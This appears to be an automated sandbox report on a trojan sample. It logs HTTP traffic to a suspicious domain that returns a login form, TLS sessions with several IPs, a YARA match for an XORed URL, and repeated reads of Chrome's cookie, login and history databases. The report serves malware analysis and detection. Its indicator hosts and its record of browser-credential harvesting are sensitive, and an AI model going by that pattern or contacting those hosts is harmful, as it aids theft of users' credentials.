Feb 23, 2021 17:50:59.219062090 CET	6482	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 23 Feb 2021 16:50:59 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 248 Connection: keep-alive Location: http://dolboeb1701.com/bgczXibj92HSlSCK/ Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 64 6f 6c 62 6f 65 62 31 37 30 31 2e 63 6f 6d 2f 62 67 63 7a 58 69 62 6a 39 32 48 53 6c 53 43 4b 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>
Feb 23, 2021 17:50:59.220699072 CET	6483	OUT	GET /bgczXibj92HSlSCK/ HTTP/1.1 Connection: Keep-Alive Host: dolboeb1701.com
Feb 23, 2021 17:50:59.347143888 CET	6483	IN	HTTP/1.1 302 Found Server: nginx Date: Tue, 23 Feb 2021 16:50:59 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: keep-alive Set-Cookie: PHPSESSID=f84qhg8e3t915dmhm2crp648n2; expires=Mon, 18-Apr-2072 10:11:58 GMT; Max-Age=1614100859; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: login.php
Feb 23, 2021 17:50:59.349730015 CET	6483	OUT	GET /bgczXibj92HSlSCK/login.php HTTP/1.1 Connection: Keep-Alive Host: dolboeb1701.com Cookie: PHPSESSID=f84qhg8e3t915dmhm2crp648n2

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:50:59.467884064 CET	6484	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 16:50:59 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 231 Connection: keep-alive Vary: Accept-Encoding Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Data Raw: 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 62 6f 64 79 3e 0d 0a 20 20 20 20 20 20 20 20 3c 66 6f 72 6d 20 6d 65 74 68 6f 64 3d 22 70 6f 73 74 22 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6e 70 75 74 20 74 79 70 65 3d 22 74 65 78 74 22 20 6e 61 6d 65 3d 22 75 73 65 72 6e 61 6d 65 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6e 70 75 74 20 74 79 70 65 3d 22 70 61 73 73 77 6f 72 64 22 20 6e 61 6d 65 3d 22 70 61 73 73 77 6f 72 64 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6e 70 75 74 20 74 79 70 65 3d 22 73 75 62 6d 69 74 22 2f 3e 0d 0a 20 20 20 20 20 20 20 20 3c 2f 66 6f 72 6d 3e 0d 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html> <body> <form method="post"> <input type="text" name="username" /> <input type="password" name="password" /> <input type="submit"/> </form> </body></html>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 17:49:26.643413067 CET	88.80.20.20	443	192.168.2.6	49718	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:49:27.446496010 CET	88.80.20.20	443	192.168.2.6	49721	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:49:37.342988968 CET	88.80.21.20	443	192.168.2.6	49730	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:49:38.215089083 CET	88.80.21.20	443	192.168.2.6	49732	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:49:48.096213102 CET	194.54.82.12	443	192.168.2.6	49734	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed May 19 17:26:43 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:49:49.007860899 CET	194.54.82.12	443	192.168.2.6	49736	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed May 19 17:26:43 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:49:59.192593098 CET	190.115.26.106	443	192.168.2.6	49740	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed May 19 17:26:43 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:50:00.172326088 CET	190.115.26.106	443	192.168.2.6	49742	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed May 19 17:26:43 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:50:10.284246922 CET	62.75.198.178	443	192.168.2.6	49748	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed May 19 17:26:43 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 17:50:10.853003979 CET	62.75.198.178	443	192.168.2.6	49751	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:50:11.499095917 CET	88.80.20.20	443	192.168.2.6	49754	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:50:33.044198036 CET	194.54.82.13	443	192.168.2.6	49768	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:50:34.597976923 CET	88.80.20.20	443	192.168.2.6	49769	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:50:56.477161884 CET	88.80.20.20	443	192.168.2.6	49777	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021	Wed May 19 17:26:43 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 17:50:57.219146013 CET	194.54.82.12	443	192.168.2.6	49779	CN=bdns.at CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Feb 18 16:26:43 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed May 19 17:26:43 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 23, 2021 17:50:58.209019899 CET	144.76.12.6	443	192.168.2.6	49781	CN=dotbit.me CN=dotbit.me CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Jan 07 19:48:43 CET 2021 Thu Jan 07 19:48:43 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Apr 07 20:48:43 CEST 2021 Wed Apr 07 20:48:43 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=dotbit.me	CN=R3, O=Let's Encrypt, C=US	Thu Jan 07 19:48:43 CET 2021	Wed Apr 07 20:48:43 CEST 2021		
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

System Behavior

Analysis Process: SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe PID: 7084
Parent PID: 6016

General

Start time:	17:49:23
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe'
Imagebase:	0x400000
File size:	330240 bytes
MD5 hash:	9DC97EAED4E61901AFC327CE9F122262
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000001.00000003.337105580.0000000002BF0000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	success or wait	5	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	18	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	unknown	118784	success or wait	1	4062FB	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	10	40D405	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	40D405	ReadFile

Disassembly

Code Analysis